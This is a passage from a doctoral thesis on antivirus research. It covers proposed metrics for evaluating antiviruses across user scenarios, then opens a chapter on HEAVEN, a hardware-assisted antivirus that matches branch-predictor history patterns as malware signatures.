- **Label Meaningfulness (LME)**: With this metric, we evaluate how useful labels are regarding taken countermeasures. This metric is important because generic detection labels do not expedite cleanup.
- **Label Regression (LRE)**: With this metric, we evaluate how labels change over time. Such information is relevant, since label changes may require modified countermeasures.


5.1.6.2 Evaluating Scenarios

Based on how the proposed metrics may impact in an AV choice, we present an exploratory analysis of how the proposed metrics may impact AV selection procedures when leveraged for evaluating scenarios presenting distinct security needs. To do so, we considered the metrics that distinct user groups would value most. Notice that this does not mean that these are the only important metrics or that all users of that group would consider for their protection. Instead, we encourage the reader to reason about which are the best metrics for their scenario. In our exploratory analysis, we considered three distinct users groups and hypothesized their needs as follows:

1. **Domestic Users**, which are more likely targeted by the same well-known samples over time, thus being affected by AV's final detection rates (FDR) and regression effects (DRE). These are important metrics for domestic users since they do not want their AVs to stop detecting a known sample.
2. **Corporate Users**, which are usually targeted by 0-days, thus being affected by AV's initial detection rates (IDR) and interested in a small attack opportunity window (AOW).
3. **Incident Response Teams**, which are more interested in (i) performing infection cleanups, thus requiring good AV labeling capability (LME), and (ii) avoiding label regression (LRE) to allow a targeted incident response. We highlight that CSIRT reliance on AV labels has been reported in many real cases (Obialero, 2006; GIAC, 2013), although these teams might also adopt additional code inspection approaches (Holt et al., 2017) (e.g., sandbox execution).

To show that distinct metrics should be used for each scenario instead of a universal criteria, we selected the best AVs to fulfill the requirements of the three aforementioned usage profiles. For the sake of simplicity, we present data regarding only the three AV solutions with the highest detection rates for the samples in our dataset. We also limited our evaluation to the subset of all samples which were effectively detected by all the top 3 AV solutions at least once during the observation period, thus discarding overall detection rate as a significant metric. For metric computation, we assigned values to each AV criteria ranging from 0 to 10, where 10 means 100% detection and no opportunity window and 0 means 0% detection and a 30-day opportunity window.

Figure 5.12 shows the overall comparison among the three considered AVs, thus allowing us to identify which AV outperformed the other in which criteria. We observe in Figure 5.12(a) that the AV1 is the best for assigning labels to samples, which turns it into a well-suited solution for CSIRTs. We observe in Figure 5.12(b) that the AV2 may not be as good as AV1 for sample



(a) **AV1.** Recommended for incident response teams.

(b) **AV2.** Recommended for corporate users.

(c) **AV3.** Recommended for domestic users.

Figure 5.12: **AV's operational aspects**, considering the six metrics proposed.

labeling, but it detected malicious samples first (a desirable feature for corporate environments). We observe in Figure 5.12(c) that the AV3 also does not perform well on samples labeling, but it is the one that presents fewer detection regression occurrences, which turns it into the most suited for domestic users. In summary, apart from the fact that all AVs were able to detect all samples in some period of time, we discovered that each one is the best for each specific scenario. Thus, we highlight the importance of evaluating AVs using more user-targeted metrics.

5.1.7 Discussion

In this section, we revisit our findings to discuss their implications, contributions, and limitations. **Recommendations for AV evaluations.** We expect that our findings could be seen as feedback information to enhance AV evaluation procedures. More specifically, we advocate that:

- **AV evaluation results should be broken down.** AVs present different detection results according to the considered malware family and the considered file format. Therefore, AV detection results should not be presented as an average of all results, since it would mask the AV limitation on detecting a particular type of threat. Instead, AV results should be presented broken down according to each family and/or file format. It would allow one to identify AV's weak and strong points and correlate it to the requirements for the targeted operational scenario.

- **AV evaluations should consider multiple datasets.** Given the differences on the detection of each threat type, AV selection should not be carried by looking to a generalized result. Instead, they should consider datasets which resemble the scenario in which the AV is supposed to operate. We showed the need for considering distinct scenarios to evaluate AV solutions via the comparison of Brazilian with Worldwide samples. In our tests, Brazilian samples were less detectable than worldwide counterparts. Therefore, Brazilian users choosing an AV solution that best performed in the global scenario might have been overlooking the best solution for their particular scenario.

- **AV evaluations cannot be a snapshot.** AVs are dynamic mechanisms. As time goes by, signature addition/removal, ML models updates, and/or heuristic changes cause extra samples to start being detected, but, unfortunately, some other samples stop being detected at the same time. Given more time, samples might recover their detection rates.

Therefore, AV evaluations should be conducted in a time-longitudinal way instead of being limited to a single observation day. Time-limited observations might bias results with regards to the detection rate obtained in the single day and not identify the AV final decision.

AV development gaps & challenges We also expect that our findings can be seen as a set of suggestions aiming at enhancing current AVs. More specifically, we advocate that:

- **AVs need to enhance their malicious web pages detection capabilities.** Our evaluation results indicate that AV performing significantly worse on detecting malicious Web pages than malicious binaries. It suggests that AVs need to improve their malicious Web pages detection capabilities. We discovered that malicious Web page detection became harder due to contextual issues: phishing pages, for instance, besides presenting malicious objects, are language-dependent so as to deceive users into clicking in the malicious links. In this sense, the use of natural language processing for such tasks is an open research question that could improve AV detection capabilities.

- **AVs need to respond faster to new threats.** Our evaluation results also showed that there is a significant attack opportunity window, i.e, a period in which AV users become vulnerable because their solutions are still not able to detect newly launched samples. It happens because AVs do not yet have signatures (or adequate heuristics) for malware samples in the sample's first appearance day since they will be developed by human analysts after the malware discovery. The time taken to unveil the sample, develop a signature, and distribute it to AV clients constitute the opportunity window. To face this delay, automated learning mechanisms should be developed and/or improved, thus reducing the need (and the significant required time) for humans to develop malware signatures. Notice that we do not claim that AV companies are not making their best to respond to the incident. Instead, our claim is that there is also a long path of technical challenges to be overcome.

- **AVs need to provide more significant labels.** Evaluating AVs' labeling is as important as evaluating the AV's detection capabilities since a good label allows for more oriented incident response procedures. Our results, however, suggest that AVs are not very good at labeling samples, presenting many generic and heuristic labels that do not allow gathering any sample information. We highlight that the development of effective automated learning procedures should be pursued since we understand that most generic labels derive from heuristic procedures. Such development would allow AVs to provide users with information about the sample's characteristics in addition to just detecting it.

On the Adoption of the Proposed Metrics. We expect that our proposed metrics might help anyone interested in the security provided by the AVs (e.g., users, companies, AV vendors) to better evaluate them. However, due to the required knowledge to to model a given user's needs and faced threats, we suppose that the metrics are more likely to be adopted by corporate users. Companies with mature security practices often have dedicated security teams able to model security needs in a very comprehensive manner.

We believe that these metrics might be made accessible to end-users via the intermediation of AV benchmarking companies, that might incorporate these metrics in their evaluation while leveraging their knowledge to highlight the most important aspects to the users. We are aware that the adoption of the proposed metrics implies that more complex explanations should be presented

to the users. We can hypothesize that avoiding to explain the complexity of AV solutions is one of the reasons for the current AV evaluations to be presented in a generalized manner.

Finally, we do not expect our proposed metrics to be the only one considered by the evaluations. These should still consider the already popular metrics such as accuracy, precision, recall, and so on. In particular, the evaluations should always consider the False Positive (FP) rate, as AVs should not prevent users from running legitimate applications. FP rates have already been adopted by some AV evaluations (AVComparatives, 2018b) and we expect them to consider our metrics in the same manner.

Regional and cultural differences. Our evaluation results show that AVs do not present the same effectiveness on detecting all types of samples. Hence, samples from particular datasets, such as country-specific ones, are less prone to be detected than generic samples. Unfortunately, most AV evaluations do not distinguish sample's source and mix detection rates for samples from all localities into a single, non-weighted detection average rate. In this case, a user may choose an AV solution that best performs in the global scenario but that is not the best suited for his particular one. It highlights the need for considering distinct scenarios when evaluating AV solutions.

We hypothesize that Brazilian samples might have been less detected than their worldwide counterparts in part due to country particularities, as shown for Brazil in other contexts (Grégio et al., 2013; Botacin et al., 2019d). We believe that this information may be used to both enhance protection in localized scenarios also help general researchers on identifying trends and attackers' behavior.

Finally, in addition to the characteristics that we found particular to the Brazilian scenario, particular malware characteristics have also been identified in other contexts, such as in China (Wang et al., 2018; Lim et al., 2014). Therefore, we advocate for more country-specific analysis both to understand their impact as well as to develop more targeted AV solutions.

If not Brazil? Our experiments considered the effect of Brazilian malware samples on AV detection. This raises the concern of how much of the AV result is affected by it. Although we have also considered a dataset of worldwide samples to show that the AV's behaviors are similar in both, it is natural to hypothesize that if another country malware dataset was chosen the results would be different. Whereas we are sure that the overall rates would change, we believe that the overall AV behavior would remain the same. This is because our evaluation is not about the dataset, but mainly about how AV evaluations (badly or not) operate over them. We showed that the BR dataset is different from the global dataset mainly because the BR one has a distinct distribution of filetypes and malware classes. Whereas a distinct country would present another distribution, the key point is that no country-representative dataset would be equally-balanced as typical malware evaluations are. Thus, our claim in this paper is for more realistic evaluations. We are aware that considering unbalanced dataset might also introduce bias. For instance, a malicious stakeholder might bias the dataset to favor its preferred company and/or product. In this context, the consideration of Brazilian samples played a key role, since we are able to claim that a dataset balanced like that is found in actual scenarios. Therefore, we claim that real-world data (from any country) is a good criterion for evaluating whether a good dataset is adequate for an AV experiment or not.

The future of AV solutions. Our evaluation results showed the existence of significant AVs operational gaps, such as excessively long response times. This way, an attack opportunity window is opened within the first 30 days after the release of a new sample. It does not imply that AVs must be discarded as security solutions, but that their weaknesses need to be addressed. We believe that a paradigm shift is required to reduce AV's response time, such as making them adopt more proactive detection approaches instead of current reactive operational mode. In this

sense, we believe that research aiming to predict exposure (Sharif et al., 2018) is a possible path towards overcoming the response time reduction challenge.

Limitations & future work. In this work, we highlighted the differences between a country-specific dataset (Brazil) and a heterogeneous dataset (World samples). Our goal was to emphasize the need for more personalized AV solutions. As complement to our results, further research work might characterize other country-specific datasets and respective AVs detection rates in these scenarios. Also, our time-series analyses were limited to a period of 30 consecutive days. We have established this limit based on our own previous experience, which showed us that this period was enough to highlight most of the characteristics that we were interested in. However, additional AV detection drawbacks might be observed by enabling longer observation periods, which is also left as a future work. Finally, our experiments only considered the detection of isolated web-pages. We acknowledge that procedures considering the entire website and/or domain might result in distinct detection results.

5.1.8 Related Work

In this section, we present closely related work about AV selection and evaluation to better position our work.

AV Product Selection. AV evaluation is often understood as a way of choosing a product to buy, instead of the best solution for some scenario. In this sense, many websites, such as AV-Comparatives (AVComparatives, 2018a) and AVTest (AV-Test, 2018), present AV benchmarks to evaluate detection rates, memory footprint and CPU usage. However, despite evaluating these important characteristics, these evaluations do not say much about AV efficiency, ignoring aspects such as the existing attack opportunity window, label inconsistencies and/or variant resistance (Guri et al., 2014), evaluation gaps that our work intends to fill. In addition, such evaluations are focused on individual AV products, whereas we also focus on evaluating AV products in a general way, thus identifying the current state of AV detection solutions. Another AV selection pitfall is that users often do not have enough technical knowledge to make an informed decision, thus their decisions towards picking an AV solution tend to be centered on advertisements and relation's recommendations than proper cost-benefit analyses. This problem becomes even more significant when we consider the impact of diversity (Gashi et al., 2009), which is observed even in organizations that present well structured decision criteria (Vasilyevna et al., 2008). Therefore, this work proposes metrics to better evaluate AV solutions in their multiple aspects.

AV Evaluation. Evaluating AV solutions is a hard task because most of their internal working mechanisms are closed source solutions and with limited configuration possibilities. Given this limitation, overall AV evaluations are required to develop specially-crafted samples to trigger individual AV components (Quarta et al., 2018). Therefore, most evaluation reports focus on specific factors affecting AV working, such as detection regression, when a sample stops being detected after some time (Gashi et al., 2013). In this work, we adopt an approach based on metrics to evaluate the occurrence of detection evaluation pitfalls, including detection regression.

Another challenge is to evaluate the labels assigned to multiple samples by the AVs. This evaluation requires applying criteria such as consistency and completeness (Mohaisen and Alrawi, 2014) to evaluate the results. This allows one to identify when and how often distinct AVs do not agree on naming strains. This evaluation is important because the use of inconsistent AV labels may even decrease AV classification accuracy (Carlin et al., 2017). Whereas theoretically AV labels should be standardized by CARO, in practice, non-standard extensions are often implemented by vendors. Although some work focus on unifying AV labeling (Liu et al., 2016;

Hurier et al., 2017; Sebastián et al., 2016), these approaches are not practical for end-users. In this work, we evaluate the real impact of inconsistent labeling.

Given the challenges of directly assessing AV's capabilities, many academic results in the literature have their root in security work targeting other goals. For instance, an epidemiological study of malware that compromise enterprise systems (Yen et al., 2014) ended up identifying that users are targeted by threats in an unbalanced manner, and the AV they considered provided different responses for each scenario. In this work, we systematized the evaluation for multiple scenarios and presented results that extended from a single AV to multiple ones (Section 5.1.5.1 and Section 5.1.5.2). Similarly, during the evaluation of a cloud-based AV proposal (Oberheide et al., 2008), the authors pointed to the existence of an attack opportunity window related to the age of the malware sample. While they presented results grouped on periods of three months from a period of time of almost a decade ago in their work, we present results of today's malware on a daily-basis in ours (Section 5.1.5.3).

Recent Advances on AV Research. AVs are continuously evolving to keep up with new malware threats. This continuous evolution also affects the scope of AV evaluations, as more tests are required to exercise all AV's capabilities and features. For instance, whereas cloud-based AVs have been proposed (Deyannis et al., 2020), there is no real-world, specific AV evaluation to assess cloud-based AVs operation particularities. Similarly, whereas most AVs are AI-powered (Kaloudi and Li, 2020), there are few initiatives to assess their drawbacks in real cases. We consider that conducting this evaluation is extremely important as AI has already been proved to have significant weaknesses in academic scenarios that might also occur in actual scenarios (Ceschin et al., 2019). We consider that establishing clear assessment metrics, such as the one here proposed, might help on overcoming AV's key challenges, such as reducing false positives (Sacher, 2020). This is essential for a solution to operate in real scenarios, with complex datasets, such as mailboxes of large companies (Gallo et al., 2019). The next-generation of AVs will also have to face the challenge of generating more understandable indicators of compromise (Kurogome et al., 2019). We consider that the label quality metric hereby proposed might be a first step towards this direction. The next-generation of AVs, however, must not be limited to operate on typical binaries, such as the one presented on this study, but might also cover other cases, such as social media threats (Bell and Komisarczuk, 2020). This evolution will also require specialized evaluation for effectiveness assessment.

5.1.9 Conclusion

In this paper, we investigated the problem of evaluating AVs in actual scenarios. To do so, we presented a longitudinal study of AV detection rates on samples daily collected from multiple malware sources and then submitted to VirusTotal by a period of consecutive 30 days. We showed the panorama of current AVs operation and identified that: (i) understanding phishing contexts is a challenge for AVs, making malicious web pages detectors less effective than their binary counterparts; (ii) generic detection procedures have not been enough to ensure broad detection coverage, incurring in lower detection rates for particular datasets (e.g., Brazilian malware) than for worldwide malware; (iii) detection rates are constantly changing, and all AVs exhibited detection regression effects even for periodic scans of the same malware dataset; and (iv) AVs long response times to deliver new signatures and heuristics offer a significant attack opportunity window within the first 30 days in which we discovered a malware sample.

To overcome existing evaluation drawbacks on these identified gaps, we proposed six new metrics for AV evaluations. These metrics consider AV's multiple aspects and operational contexts. We believe that this work may help users as well as security professionals to make proper choices regarding the best AV for each scenario and/or needs. We also hope that this

work fosters smart discussion on how AV internals are really implemented, as well as instigates authors in conducting further research following our methodology either to evaluate security solutions and to describe their datasets in detail.

Acknowledgments. This project was partially financed by the Brazilian National Counsel of Technological and Scientific Development (CNPq, PhD Scholarship, process 164745/2017-3) and the Coordination for the Improvement of Higher Education Personnel (CAPES, Project FORTE, Forensics Sciences Program 24/2014, process 23038.007604/2014-69).

6 HARDWARE-ASSISTED AVS

In this chapter, I explore the viability of leveraging hardware-software collaboration for implementing more efficient AV solutions. To verify if that would be possible, I investigated three alternative hardware extension possibilities: (i) how malicious software execution impacts existing architectural structures at low-level (e.g., CPU pipeline, cache, memory) and how these existing low-level entities could be leveraged to support detecting malicious behaviors (self-modifying code) at higher abstraction levels (AV detection triggering) (Botacin et al., 2020e); (ii) how reconfigurable hardware (FPGA) could be used to implement an updatable AV solution for matching low-level features (Hardware Performance Counters data) (Botacin et al., 2019); (iii) finally, I proposed an innovative use for a low-level feature (branch patterns) that can be obtained and matched via low-level component extensions (branch predictors), and leveraged for fingerprinting malicious behaviors at higher levels (AV detection triggering). The paper reproduced below is the one I consider most representative of the hypothesized ideas about the use of hardware assistance for security. Among its findings, I would like to empashize: the possibilities brought by interpreting low-level events in conjunction with their associated high-level constructions, and the feasibility of relying on hardware support for performance overhead mitigation in the case of real-time AVs.

6.1 HEAVEN: A HARDWARE-ENHANCED ANTI-VIRUS ENGINE TO ACCELERATE REAL-TIME, SIGNATURE-BASED MALWARE DETECTION

Publication: This paper was submitted for publication to the Elsevier Experts Systems with Applications journal and is currently under review

Marcus Botacin[1], Marco Zanata[1], Daniela Oliveira[2], André Grégio[1],
(1) Federal University of Paraná (UFPR-Brazil)
Email: {mfbotacin,mazalves,gregio}@inf.ufpr.br
(2) University of Florida (UF-USA)
Email: daniela@ece.ufl.edu

6.1.1 Abstract

Antiviruses (AVs) are computing-intensive applications that rely on constant monitoring of OS events and on applying pattern matching procedures on binaries to detect malware. In this paper, we introduce HEAVEN, a framework for Intel x86/x86-64 and MS Windows that combines hardware and software to improve AVs performance. HEAVEN workflow consists of a hardware-assisted signature matching process as its first step (triage), which is fast, and only invokes the software-based AV when the software is suspicious, i.e., with an unknown hardware signature for malignity. We implement a PoC for HEAVEN by instrumenting Intel's x86/x86-64 branch predictor, which allows for the generation of malware signatures based on branch pattern history. To validate our PoC, we evaluate HEAVEN with a dataset composed of 10,000 malware and 1,000 benign software samples from different categories and accomplished malware detection rates of 100% (no false-positives). The detection occurred before the execution of 10% of the samples' code. HEAVEN is designed to be memory efficient: it identified unique 32-bit signatures for each sample at the storage cost of only 35KB of SRAM. HEAVEN is also designed with processing efficiency in mind: its hardware extensions present negligible performance overhead and reduces the average workload of the chosen software AV counterpart (ClamWin)—10% for CPU usage, 5.61% for memory throughput, 16.22% for disk writes, and 20.22% for disk reads. With HEAVEN, we may decrease the number of CPU cycles used for malware scanning by 87.5%, which is a promising result regarding the feasibility of our proposal: the combination of hardware-/software-based AVs for practical and effective malware detection that flags suspicious software while posing negligible performance overhead.

6.1.2 Introduction

Signature-based antiviruses (AVs) have historically been one of the main lines of defense against malware. Although modern AVs cover broader threat models (e.g., browser protection, key management, and sandboxing), their key capability is still based on signature matching (Wressnegger et al., 2017), since this is the fastest way to respond to incidents related to newly-discovered samples (0-days). In the signature matching paradigm, a signature—or byte sequence—is usually produced when human analysts (and their developed procedures) identify a binary file as malicious. Then, the new signature is distributed to AV clients over the Internet as an update for their viruses database. Despite being a very popular and effective method to detect known malware, signature-based detection has many drawbacks, such as per-file-based operation, signature evasion by malware variants, and an exponential increase in the number of signatures (due to the need of keeping previous, recent, and polymorphic signatures). In addition, there

is the performance overhead, caused by the need of the AV to continuously perform pattern matching operations on targeted binaries until a signature matches or to continuously monitor overall software execution. The performance penalties incurred by these activities (e.g., binary's executed instructions polling, regular snapshots of binary's memory, system calls hooking) may be as high as 400% (Uluski et al., 2005) (worst-case scenario), and most of them are caused due to the high frequency of memory checks.

Current AVs may experience up to 61% performance overhead while monitoring application installations (hardware, 2011), and up to 7% overhead when running benchmarks (AV-Comparatives, 2017) (some AVs are more affected than others (AVComparatives, 2020)). Therefore, this computing-intensive AV *modus operandi* can cause severe degradation to system performance, which makes AVs prohibitive for usability, for instance, opening Web sites may pose 20% performance overhead (AV-Test, 2018). In such cases, users might prefer to turn off the AV to have a responsive application at the cost of letting their systems vulnerable to all sorts of attacks. Modern malware makes the performance challenge even worse: recently observed samples may be composed of multiple modules, each one responsible for performing different tasks (e.g., one program or module might drop malicious files whereas another one produces code at runtime). Due to that, current AVs must monitor software execution (including threads and modules) until a signature is matched. In many cases, the AV also needs to wait for the unpacking of software in order to scan the embedded payload. To mitigate performance degradation, some AVs turn off real-time checking options (Sophos, 2016a), thus decreasing the checking frequency. In doing so, it might lead to another problem for AV users: the missing of attack detection between checkpoint intervals (Moon et al., 2012).

Ideally, the two key AV operations, i.e., software execution monitoring and pattern matching, should be decoupled. This way, the detection accuracy could be improved, since AVs would only act on suspicious execution checkpoints, as well as inspect malware when they are "ready" for detection (e.g., unpacked). In this work, we propose to leverage the collaboration of hardware and software for efficient and effective signature-based malware detection. Our main insight is that branch pattern history used by many branch predictors (Yeh and Patt, 1992) can also serve as malware signatures. While previous approaches have already proposed the mitigation of AV overhead with hardware checks (Rahmatian et al., 2012; Das et al., 2016a), these approaches require substantial hardware changes and add difficulties for AV signature updates, which would need to be encoded in hardware.

To address the performance overhead of software-based AVs and the feasibility challenges of hardware-based AVs, we introduce HEAVEN (Hardware-Enhanced AntiVirus ENgine), a hardware-software framework that causes software-based AV inspections to occur only on suspicious checkpoints specified by the AV companies, i.e., on detected branch-pattern-based signatures that are matched before the malware sample presents its malicious behavior. Thus, it is possible to decrease the most significant cost of AV operation—the constant monitoring of software execution. HEAVEN's triage for AV checkpoints is based on branch pattern history via the instrumentation of the Global History Register (GHR), a component of existing x86/x86-64-CPU branch predictors. HEAVEN complements and enhances existing AVs by taking advantage of the benefits gathered from years of advances made by the AV industry research and development, also reducing the performance overhead caused by AVs on target systems. HEAVEN is composed of three main components: (i) the `Signature Matcher`, which resides in hardware and is responsible for pattern matching and for raising an interrupt when a pattern is found; (ii) the `HEAVEN Manager`, a Windows kernel driver that handles HEAVEN's interrupts and invokes the (iii) `Threat Intelligence Manager`, a component at userland whose goal is to disambiguate false positives (FPs) by requesting memory scans to the software-based AV.

We implemented HEAVEN as a proof-of-concept prototype on Intel PIN (Luk et al., 2005) and evaluated it on MS Windows 7 with 10,000 real-world malware and 1,000 benign applications from several categories. HEAVEN detected all malware samples before each of them reached 10% of execution (in terms of the call trace), without false-positives (FPs). HEAVEN identified unique 32-bit signatures for each sample and required only 35KB of SRAM memory for signature storage. HEAVEN hardware extensions incurred negligible performance overhead to the system's operation. HEAVEN was able to reduce the software-based AV (we used ClamWin for testing purposes) workload on average in 10% for CPU usage, 5.61% for memory throughput, 16.22% for disk writes, and 20.22% for disk reads. HEAVEN also decreased the number of CPU cycles used for malware scanning by 87.5%, which shows its potential for practical and effective malware detection. The paper contributions are as follows:

1. We propose (and show) that branch signatures can be successfully used to fingerprint software and detect malware;

2. We introduce HEAVEN, a hardware-software framework that leverages branch signatures to detect malware and outsources part of signature matching operations to hardware for performance gains. We present HEAVEN's design, implementation, and evaluation of its PoC;

3. We discuss how hardware-based signatures can be created, as well as the evaluation of the effectiveness of our proposed signature generation procedure.

This paper is organized as follows: in Section 6.1.3, we provide the background information required for understanding AV operation and branch prediction; in Section 6.1.4, we present the threat model and assumptions for HEAVEN, and provide the details of its design and implementation; in Section 6.1.5, we show the evaluation methodology for HEAVEN and the obtained results; in Section 6.1.6, we discuss the applicability of HEAVEN in actual scenarios, and its limitations; in Section 6.1.7, we present the related work and, in Section 6.1.8, our concluding remarks.

6.1.3 Background

In this section, we review the concepts about technologies that inspired our approach for the design and implementation of HEAVEN, i.e., the antiviruses and branch predictors.

6.1.3.1 Antivirus Operation

Understanding AV internals is often a blurry process even to security experts since commercial AVs are not open source. AV detection procedures may be categorized into three main types: (i) signature matching, (ii) dynamic behavior matching, or heuristics, and (iii) machine learning (ML) classification. AVs that employ signature matching as their main form of detection act by inspecting binaries for byte patterns that are compatible with previously identified signatures. AVs whose detection is based on exhibited dynamic behaviors monitor software execution until it triggers some heuristic (e.g., download of specific files). AVs powered by ML techniques observe software execution to classify it as malicious or benign based on a previously trained model. Current AVs implement all these operation modes, but they choose the most suited engine according to each detection task and/or scenario at hand. For instance, on the one hand, well-known malware families may be clustered and detected with the aid of features modeled with ML. On the other hand, 0-day malware is often detected through signatures, since these

provide faster responses for new threats; meanwhile, human analysts have the time to develop new heuristics, ML models, and automation procedures to detect the 0-day, now known malware family in more effective ways.

For all types of operation modes, some type of knowledge database is required: (i) a byte pattern database, for signature matching; (ii) a suspicious name/directory database, for heuristic-based detection; and (iii) a trained model, for ML classification. AV companies produce and distribute those databases to their clients via the Internet. Database creation requires the capture of in-the-wild malware samples, their in-house analysis (including sandboxing), and the generation of byte signatures for updating AV's heuristics rule set or ML model. As AV solutions should produce low FP rates, companies tend to generate signatures and/or heuristics that avoid the wrong detection of common benign applications (Ask, 2006) as malicious. This is accomplished with the use of whitelists composed of benign applications (Kaspersky, 2018d; Comodo, 2018; Avast, 2018). The main challenges of maintaining these knowledge databases up to date revolve around the amount of data that must be kept inside them (e.g., a TB of database size for Symantec (Griffin et al., 2009)), as well as the time required to filter out candidate signatures against benign binaries (e.g., more than 30 minutes for Ikarus (Ask, 2006)).

The AV also needs to download the knowledge database and match running binaries against it. Regardless of the detection mode (signature matching, heuristic, or ML), the AV must continuously monitor binaries execution to perform the necessary checks. For example, a signature-based AV checking a packed binary has to wait for the binary to unpack to scan the embedded payload. As the AV does not know when the unpacking routine will happen, it needs to perform the scan periodically. Similarly, ML-based AVs might need to monitor the execution of many windows of events before adequate classification. Therefore, current AVs are complex, performance-intensive applications, which perform many different operations besides their primary task of matching signatures and behavior.

6.1.3.2 Branch Prediction

The main idea behind branch prediction is that a branch will take the same direction it took in a previous moment of the same run at any given moment. Therefore, the basis for building branch predictors is to keep the state from the last taken branches (branch pattern history) and let the branch unit repeat them. Currently, most branch predictors structures contain two levels: on the first level, they rely on a Global History Register (GHR) to store bit patterns of taken branches (1 means branch taken, 0 means branch not taken); then the GHR-stored pattern indexes a table that holds multiple simpler predictors, the Pattern History Table (PHT). Since GHR indexes the PHT, the size of GHR determines the required space to store all PHT entries (e.g., a typical GHR size for Pentium 4 processors is 16 bits (Fog, 2018), which represents the last 16 branches).

In Figure 6.1, we illustrate the two-level branch prediction operation. Upon booting, the GHR is zeroed. When the first branch (`JNE`) is taken (✓), the GHR is set to one. When the second branch (`JE`) is taken (✓), the GHR content is shifted left and another bit one is set on the right. As the third branch (`JG`) was not taken (✗), the GHR is shifted left but a zero bit is set instead. This process is repeated for all branches.

The reasoning behind the two-level construction is that the same GHR values/patterns will reappear while executing the same code regions (region fingerprinting), which indicates execution predictability. Therefore, the GHR is responsible for isolating predictions for each code portion (i.e., the pattern of branches within a loop), whereas the PHT is responsible for keeping the prediction state for each region. Branch predictors are not process-aware, so context switches overwrite their tables (GHR and PHT).




Figure 6.1: **Two-level branch predictor.** A sequence window of taken (1) and not-taken (0) branches is stored in the Global History Register (GHR).

The Branch Prediction Unit (BPU) operation presents two features that can be explored for security purposes: continuous operation and the fingerprinting nature of branch patterns. As the BPU is continuously collecting branch addresses, one can instrument it as a real-time security monitor. Furthermore, the BPU also performs real-time table matching, meaning that additional, parallel table checks would not impact the critical path (i.e., prevent circuit slowdown) and therefore enabling the implementation of inexpensive signature matching. Finally, branch patterns' histories already serve as local region signatures for branch prediction. If we could identify branch patterns unique to a certain piece of software, the BPU would be able to fingerprint malware the same way an AV does. HEAVEN, described in the next two sections, explores these BPU characteristics to flag suspicious software with negligible performance overhead.

6.1.4 Entering in HEAVEN...

In this section, we provide the threat model, initial assumptions, proposed architecture, and implementation details of HEAVEN, our hardware-software AV framework.

6.1.4.1 Threat Model and Assumptions

HEAVEN's main goal and motivation is to complement AV solutions with fast signature matching in hardware to decrease AVs workload by only invoking it when a potentially malicious behavior is detected. At this point, the AV can scan the suspicious software image in memory when the image is in a state most conducive for detection. For example, the AV may be called by HEAVEN to inspect a packed sample right after its unpacking routine. In this example, without HEAVEN, the AV would have to periodically monitor the process execution and perform many pattern matching attempts until the unpacking routine takes place, thus incurring in a significant performance overheads. As a hardware extension, we expect HEAVEN components to be implemented within the CPU by the processor vendor.

HEAVEN was designed to speed up the signature matching step of AVs, with no negative impact on other AV engines (e.g., browser protection). We consider that accelerating AV's signature matching procedures as a key contribution for AV's improvement since pattern matching is still the fastest way for an AV to react to a new threat, such as a so-far 0-day, while analysts have not yet studied the sample in details for heuristics development.

HEAVEN is subjected to current AVs' capabilities, especially with respect to detection of polymorphic and/or obfuscated malware and zero-day attacks. HEAVEN, as most AVs, is designed to handle user-land malware and, therefore, cannot thwart kernel-level threats (although

the branch signature concept may also apply to the kernel) and depends on OS integrity for correct operation.

